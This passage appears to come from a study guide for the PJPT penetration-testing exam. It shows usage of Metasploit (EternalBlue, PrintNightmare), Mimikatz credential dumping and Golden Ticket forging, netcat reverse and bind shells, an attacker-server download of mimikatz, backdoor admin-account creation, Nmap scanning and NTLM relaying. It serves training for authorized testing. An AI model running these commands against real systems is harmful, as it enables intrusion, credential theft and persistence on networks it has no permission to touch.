# Example
C:\> .\secretsdump.exe AAADOMAIN.local/
administrator@10.0.0.25
```

Note: Impersonating tokens in this way is only really useful if tokens for users that have greater privileges than your current compromised account are available. However, this doesn't mean other tokens listed are completely useless. Those accounts can still be used for enumeration which is never a waste of time.

Example PJPT use case

```
# Assume we want to test for if the target is vulnerable to
the EternalBlue vulnerability.

> search ms17_010
Matching Modules
================
```

```
  #  Name                                      Disclosure Date  Rank       Check
 Description
  -  ----                                      ---------------  ----       -----
-----------
  0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       great      Yes
MS17-010 EternalBlue SMB Remote Code Execution
  1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal     Yes
MS17-010 EternalBlue Doublepulsar RCE
```

```
> use exploit/windows/smb/ms17_010_eternalblue

# Alternatively, use the module number.

> use 0
> show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
```


```
Name           Current Setting                 Required  Description
----           ---------------                 --------  -----------
RHOSTS                                         yes       The target
                                                         address range
                                                       or CIDR identifier
RPORT          445                             yes       The target port
                                                         (TCP)
SMBDomain                                      no        The Windows
                                                       domain to use
                                                       for authentication
PAYLOAD    windows/meterpreter/reverse_tcp     yes     The payload to send
                                                     after exploitation
                                                           succeeds
```

```
> set RHOST 10.0.0.25

# All required options are set. You can run the exploit
now. You can choose to set additional information, like
LHOST (attacker IP) etc.

> run

# If successful, you will get output similar to this:
```

```
[*] 10.0.0.25:445 - Connecting to target for exploitation.
[+] 10.0.0.25:445 - Connection established for exploitation.
[+] 10.0.0.25:445 - Target OS selected valid for OS indicated
by SMB reply
[*] 10.0.0.25:445 - CORE raw buffer dump (51 bytes)
[+] 10.0.0.25:445 - Sending all buffers
[*] 10.0.0.25:445 - Waiting for (opportunistic) tcp socket
close
[*] 10.0.0.25:445 - Shutting down Metasploit Pro UI session,
please stand by...
[+] Meterpreter session 1 opened (10.0.0.100:4444 ->
10.0.0.25:445)

meterpreter >

# The target is vulnerable to EternalBlue. Note this for your
report. Now, run commands like below:

meterpreter> hashdump
```

Note: The “hashdump” command above will only work with special privileges. For the PJPT, most exploits like EternalBlue may grant you System privileges so this command will usually work for the exam.

Real Example


lhost => 10.8.0.2
msf exploit(windows/dcerpc/cve_2021_1675_printnightmare) > run
[*] Started reverse TCP handler on 10.8.0.2:4444
:445 - Running automatic check ("set AutoCheck false" to disable)
:445 - Target environment: Windows v10.0.19041 (x64)
:445 - Enumerating the installed printer drivers ...
:445 - Retrieving the path of the printer driver directory ...
[+] :445 - The target is vulnerable. Received ERROR_BAD_NET_NAME, implying the target is vulnerable.
:445 - Server is running. Listening on 10.8.0.2:445
:445 - Server started.
:445 - The named pipe connection was broken, reconnecting ...
:445 - Successfully reconnected to the named pipe.
[SMB] NTLMv2-SSP Client :
[SMB] NTLMv2-SSP Username :
[SMB] NTLMv2-SSP Hash :
[*] Exploit completed, but no session was created.
msf exploit(windows/dcerpc/cve_2021_1675_printnightmare) >

How It Works

The attacker will select an exploit depending on the target's vulnerabilities found through Nmap scans. A payload will be set (what should be run after the exploit succeeds, such as a Meterpreter payload). Options will be configured (such as target IP and target port).

The exploit will run and Metasploit sends the payload to the target. If successful, the set payload executes. From here, you can utilise the payload for post-exploitation attacks. E.g., if you got a Meterpreter shell from a Meterpreter-launching payload, dump hashes on the machine.

Next Steps

After landing an initial shell, perform further attacks as outlined. If further credentials are found, attempt Pass attacks on the network and attempt to move laterally.

Use your shell to enumerate more information on the system. You can also drop into a shell onto the system. From here, you could create new privileged user accounts as backdoors and perform attacks as if you're on the machine itself.

Common Beginner Mistakes

- Using exploits/payloads that the target is not vulnerable to. Use SearchSploit to first see if the service versions on the target (revealed through your Nmap scan) are vulnerable to specific exploits:

```
# Syntax.
$ searchsploit [Service Version]

# Example.
$ searchsploit [Apache2]

# From here, try to find the exploit in Metasploit via the
"search" command.
```

- Believing Metasploit is an all-encompassing database for exploits. Metasploit only works if the vulnerability is known and there is an existing exploit for it.

- Running the exploit straight away without first setting options for it.
- Believing Metasploit is the only database for exploits. You can also find exploits for your target online through a browser search.

Mimikatz

Overview

★ Post-Compromise & Domain Compromise Phases

Mimikatz is very useful in the post-exploitation and domain compromise phases of a penetration test. It can help to dump hashes and credentials stored in the memory of a Windows machine with SYSTEM/administrator privileges.

Windows stores credential information in LSASS memory to avoid making users constantly re-enter their password to use the machine - explained more in detail later. Mimikatz abuses this to reveal sensitive credential information to an attacker.

Prerequisites

You need SYSTEM or administrative privileges on the machine, since you are accessing protected components to reveal sensitive credential information. Obtain SYSTEM or administrative credentials/access for that machine first.

The Mimikatz application must be on the machine. You can transfer it via tools like PowerShell to the target.

Usage

Transfer Mimikatz to the target machine

```
# Start a web server from your machine (assuming you are
running Linux as your local OS).
$ python3 -m http.server 80

# 80 is the port over which you are going to be serving
files to machines who connect to you at http://[Your
IP]:80/. Your working directory, where you are running the
command from, is the folder that is offered on the web
server.
```

```
# On the victim machine CLI - syntax.
$ powershell -Command "Invoke-WebRequest [Path to Mimikatz
on Attacker Machine] -OutFile [Path to Store Mimikatz on
Target Machine]"

# On the victim machine CLI - example.
$ powershell -Command "Invoke-WebRequest http://10.0.0.25/
home/kali/Downloads/mimikatz.exe -OutFile C:\Windows\Temp
\mimikatz.exe"


# Alternatively, upload via Meterpreter session.

# Meterpreter syntax for file upload from attacker's machin
e.
meterpreter> upload [Path to Mimikatz on Attacker Machine]
[Path to Store Mimikatz on Victim Machine]

# Meterpreter example for file upload from attacker's
machine.
meterpreter> upload /home/kali/Downloads/mimikatz.exe
C:\\Windows\\Temp\\mimikatz.exe

# You need "\\" whilst in meterpreter - beware of this.
```

Run Mimikatz on victim machine CMD CLI

```
# Execute Mimikatz from the working directory - syntax.
[Path to Mimikatz.exe]

# Execute Mimikatz from the working directory - example.
C:\Windows\Temp\mimikatz.exe
```

Dumping credential information

```
# Elevate to debug privilegs first. This lets you access
LSASS to extract the credentials from Windows memory.
```

```
> privilege::debug

# Dump all the passwords for users currently logged-in
stored in LSASS.
> sekurlsa::logonpasswords

# Dump all the NTLM password hashes (for local users, not
domain users) stored in SAM.
> lsadump::sam
```

Creating a Golden Ticket

```
# Syntax.
> kerberos::golden /User:[Any User] /domain:[Domain].local
/sid:[Domain SID] /krbtgt:[NTLM Hash for krbtgt] /id:[RID
of Admin account - 500] /ptt


# Example.
> kerberos::golden /User:NewFakeUser /
domain:AAADOMAIN.local /
sid:S-1-5-34-4353454598-4353454598-4353454598-254 /krbtgt:
l4k4l3jl43kljlfldjljdlf4 /id:500 /ptt


# From here, in the current session, you will be granted
access to anything in the domain if you successfully
created the Golden Ticket. For example, try accessing an
administrative share like below:

> dir \\WORKSTATION1.AAADOMAIN.local\ADMIN$
```

Any username, whether it exists or not, can be input in the command above. Authorisation is granted from the Golden Ticket being created regardless of the username provided.


/ptt activates the forged TGT and injects it into the CURRENT session on THAT SPECIFIC machine for use. If you open another session or try to use the Golden Ticket from another machine, it will not work.

Giving a RID of 500 in the ID part of the command means the ticket being forged will grant administrator privileges to whoever uses it. You don't want to impersonate krbtgt, so give the administrator RID instead - 500.

Example PJPT use case

```
# From Kali Linux.
$ python3 -m http.server 80

# From a Meterpreter session granted through Metasploit.
meterpreter> upload /home/kali/Downloads/mimikatz.exe
C:\\Windows\\Temp\\mimikatz.exe

# From System/administrator CMD CLI on the victim machine
(e.g., through using PsExec).
> C:\Windows\Temp\mimikatz.exe

> privilege::debug
> sekurlsa::logonpasswords
```

Real Example



Mimikatz successfully dumping passwords for logged-in users from LSASS.

How It Works

Mimikatz accesses LSASS (Local Security Authority Subsystem Service) for credential information. This is because LSASS is responsible for credential storage.

When a user logs in, their password is verified and stored in LSASS memory, which may include plaintext passwords, NTLM hashes and TGTs.

Mimikatz leverages local admin/SYSTEM privileges to access LSASS memory, which is protected. It reads the memory space of LSASS, searches for credentials and outputs them to the attacker.

Next Steps

After running Mimikatz on a local machine with any administrative/SYSTEM privileges, use the dumped hashes to spray the network and move laterally wherever possible.

If you manage to authenticate to another domain-joined machine, attempt to escalate privileges there, re-run Mimikatz and repeat.

Common Beginner Mistakes

- Attempting to run Mimikatz without sufficient privileges. Mimikatz requires special privileges to interact with LSASS.
- Creating a Golden Ticket with Mimikatz but not actually using it. It’s effectiveness is limited if it isn’t used.
- Forgetting to set debug privileges on Mimikatz before using it.

NetCat

Overview

★ Scanning & Exploitation Phases

NetCat is used for reading/writing raw data over a network connection. It can help with port scanning, file transfers, reverse shells and communication across a network.

It can use both TCP or UDP connections and creates a pipeline (like a water hose) between two machines. These machines adopt the role of client and server.

Prerequisites

No prerequisites required - just be connected to the network you are running NetCat within.

Usage

Scanning for open ports

```
# Syntax.
$ nc -zv [Target] [Port to Test]

# Example.
$ nc -zv 10.0.0.25 22

# -z switch prevents NetCat from sending/receiving data.
Only attempts connection.

# -v enables increased verbosity. Makes the output more
wordy so it is easier to understand what is going on.
```

Reverse shell

```
# Syntax on attacker's machine.
$ nc -l [Port]

# Example.
$ nc -l 4444 > receivedinfo.txt

# -l switch starts a listener on the specified port. Ports
above 1024 don't require special privileges to use so are
ideal for starting a listener.

# Stores whatever the machine hears on port 4444 from the
victim into a text file called "receivedinfo.txt".


# Syntax on victim machine.
$ nc [Attacker IP] [Port] -e /bin/bash

# Example.
$ nc 10.0.0.15 4444 -e /bin/bash

# -e flag offers to execute a specific program upon
connection. Here, it will allow the attacker to start a
bash shell to interact with the victim.
```

The attacker gets the victim to connect back to the attacker's machine (hence, a "reverse" shell) for things like file share or code execution. The port specified the victim connects to has to be the one the attacker is listening on.

Bind shell

```
# Syntax on attacker's machine.
$ nc [Target IP] [Port]

# Example.
$ nc 10.0.0.35 4444

# Syntax on target's machine.
$ nc -nvlp [Port] -e /bin/bash
```


```
# Example.
$ nc -nvlp 4444 -e /bin/bash
```

The victim machine is ready to offer bash code execution to any machine that connects to it via port 4444. The attacker has to “bind” to the victim (i.e., connect to it).

Example PJPT use case


```
$ nc -nvlp 4444

# On attacker's machine to start a listener. Waits for
incoming connections.

# Should be paired with an exploit that is delivered to the
target, forcing a connection back on port 4444 - you can
use a reverse TCP Metasploit payload for this.

# -n switch tells NetCat to not do a DNS lookup of any
machine that connects to the port, as this is time-
consuming. It says to keep the numeric data, like IP
address information, as it is.

# -p switch tells NetCat what port to listen on. This flag
is optional because the port number is accepted by NetCat
as a positional argument.
```

Real Examples



Source: TCM Security. Listener started on attacker's machine for a reverse shell.

Source: TCM Security. Victim machine connecting back to attacker's machine, offering bash shell RCE.



Source: eccouncil.org. NetCat found port 57222 on the target 192.168.0.8 to be open.

How It Works

NetCat works by transferring bytes of information across a network between machines.

When in listening mode, NetCat waits for incoming connections and receives whatever the machine connecting sends. When in connecting mode, NetCat connects to the target on a specified port and sends raw data.

Next Steps

Once a shell is obtained on the victim machine, attempt to enumerate files and more information on the target. Transfer files to your attacker machine which may help point you to further attacks.

You could also add new users for persistence through the shell and perform further penetration testing from the console:

```
:: Create a new user with password.
> net user [Username] [Password]/add

:: Add to administrator privilege group.
> net localgroup administrators [Username] /add

:: Add to System privilege group.
> net localgroup "System Operators" [Username] /
add
```

Common Beginner Mistakes

- Using ports for NetCat connection that are already in use.
- Not using the -n flag. Using the -n flag prevents NetCat from trying to do DNS reverse lookups (resolving hostnames to IP addresses). This can make using NetCat slow.

Nmap

Overview

★ Scanning Phase

Nmap is used for network mapping & host discovery. It identifies active hosts on a network. It also reveals open ports, services, and OS information for specified targets.

It is a crucial scanning tool used before enumeration and exploitation to understand targets before attack.

The information it reveals can be enumerated to find potential attack vectors. In Active Directory, for example, an Nmap scan may reveal port 139/445 open for SMB. This can be enumerated to view SMB file shares.

Prerequisites

No prerequisites required - just be connected to the network you are running Nmap against.

Usage

Identify available hosts on the network

```
# Syntax.
$ nmap -sn [Subnet]

# Example.
$ nmap -sn 10.0.0.0/24
```

Scan all ports on a target

```
# Syntax.
$ nmap -p- [Target IP]
```

```
# Example.
$ nmap -p- 10.0.0.5

# Example of scanning a network for open ports.
$ nmap -p- 10.0.0.0/24
```

Version detection scanning

```
# Syntax.
$ nmap -sV [Target IP]

# Example.
$ nmap -sV 10.0.0.25
```

Aggressive scanning

```
# Syntax.
$ nmap -A [Target IP]

# Example.
$ nmap -A 10.0.0.5
```

Time-controlled scanning

```
# Syntax.
$ nmap -T[0-5] [Target IP]

# Example.
$ nmap -T4 10.0.0.5
```


Example PJPT use case

```
# Scanning subnet for targets.
$ nmap -sn 10.0.0.0/24
```

```
$ nmap -A -T4 10.0.0.55
$ nmap -A -T4 10.0.0.105
```

Note: The switches, like -T4 and -A and -sn, can be written in any order.

Real Example


┌──(root㉿kali)-[~]
└─# nmap -T4 -p- -A 10.0.2.4
Starting Nmap 7.94SVN (https://nmap.org) at 2025-12-15 07:00 EST
Nmap scan report for 10.0.2.4
Host is up (0.0019s latency).
Not shown: 65529 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_
ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 Ope
nSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100024 1 32768/tcp status
|_ 100024 1 32768/udp status
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8
.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 Ope
nSSL/0.9.6b
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC4_64_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ssl-date: 2025-12-15T17:01:40+00:00; +4h59m56s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOr
ganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after: 2010-09-26T09:32:06
|_http-title: 400 Bad Request
32768/tcp open status 1 (RPC #100024)

This Nmap scan reveals open ports like port 22 (SSH), port 80 (HTTP) and port 443 (HTTPS) and information about the services running on those ports. This information can be enumerated to identify attack vectors by identifying exploits they may be vulnerable to.

How It Works

Nmap works by utilising packet response. It sends packets to target ports on a machine and listens for a response.

For example, during a SYN scan, It sends a SYN packet to the target port. If the port is open, a SYN-ACK packet is sent back meaning the target port can be bound to, so Nmap knows the port is open. If the port is closed, a RST packet is sent back, signifying a connection reset, so Nmap knows it's closed because it's not possible to bind to the port. If there is no response, it means the port is filtered with firewall.

It identifies service versions by connecting to the open ports and listening to the service's response. Nmap compares the response to a database of known signatures and then identifies the service version.

Next Steps

Look at the information Nmap reveals - particularly open ports and running services. Based on the ports that are open, enumerate those ports and identify potential attack vectors.

For example, if port 88 (Kerberos service) is open in an Active Directory environment, attempt Kerbrute username enumeration. If port 445 (SMB) is open, attempt SMB enumeration with Enum4Linux or SMB Client.

Common Beginner Mistakes

- Not reading Nmap output carefully. You could be missing out on critical information in the results.
- Thinking Nmap exploits targets. It doesn't. It only scans and discovers.
- Not scanning all ports with "-p-". You never know what crucial information you can find.
- Not performing version detection with the -sV flag. This is crucial for PJPT to identify outdated/unpatched services to exploit.
- Believing Nmap scans are perfect. Nmap is sometimes unable to detect exact service versions. It is good practice to double check output information.

NTLMRelayX

Overview

★ Post-Compromise Attack Phase

NTLMRelayX is a tool used to relay NTLM authentication to another target to attempt to gain access using password hashes, rather than plaintext passwords. You cannot relay authentication to yourself.

This is particularly useful if you are unable to crack the hashes.

Note: NTLMRelayX can also be used with different protocols. This page focuses on LDAP for LDAP relay and SMB for SMB relay.

Note: Run Responder and NTLMRelayX at the same time for this to work - explanation below.

Prerequisites

SMB signing and LDAP signing must be disabled/unenforced on the target to use NTLMRelayX to relay NTLM authentication over SMB and LDAP/LDAPS. You can determine if this is the case using a comprehensive Nmap scan on the domain-joined machines.

Workstations in Active Directory may have signing disabled/unenforced, but Domain Controllers tend to have signing enabled and enforced.

We will also use Responder, so SMB and HTTP must be turned off in the Responder.conf file (standard location is /etc/responder/Responder.conf). This will make sure the hashes are relayed by NTLMRelayX instead of just capturing.

Usage

NTLM Relay against a list of targets with SMB signing off

```
# Syntax.
$ ntlmrelayx.py -tf [Target File] -smb2support
```

```
# Example.
$ ntlmrelayx.py -tf targets.txt -smb2support

# -tf switch specifies the file containing the list of IP
addresses to attack that have SMB signing off/disabled/
unenforced.

# -smb2support switch tells NTLMRelayX to use SMB2 instead
of SMB1, which is most likely disabled on modern Windows
systems. This helps for successful authentication to modern
Windows hosts.
```

LDAP Relay through IPv6 attack

```
# Syntax.
$ ntlmrelayx.py -6 -t ldaps://[Domain Controller IP] -wh
fake wpad.[AD domain].local -l lootfolder

# Example.
$ ntlmrelayx.py -6 -t ldaps://10.0.0.25 -wh
fakewpad.AAADOMAI N.local -l lootfolder

# -6 flag means use IPv6. IPv6 may be turned on for
machines in AD, but the machines may only be actually using
IPv4.

# This means there's no one doing DNS services for IPv6.
The attacker can thus listen to IPv6 traffic and intercept
traffic.

# -t flag specifies the target for the relay at ldaps://
[Domain Controller IP]. This is because NTLM relay to LDAPS
can allow for modifying AD objects, adding users to groups
etc.

# -wh flag sets up a fake WPAD host. Tells the tool to
pretend to be a WPAD server for this domain name.

# -l flag tells NTLMRelayX to store whatever it extracts
```

```
with the help of MITM6 in the specified folder in the
working directory.
```

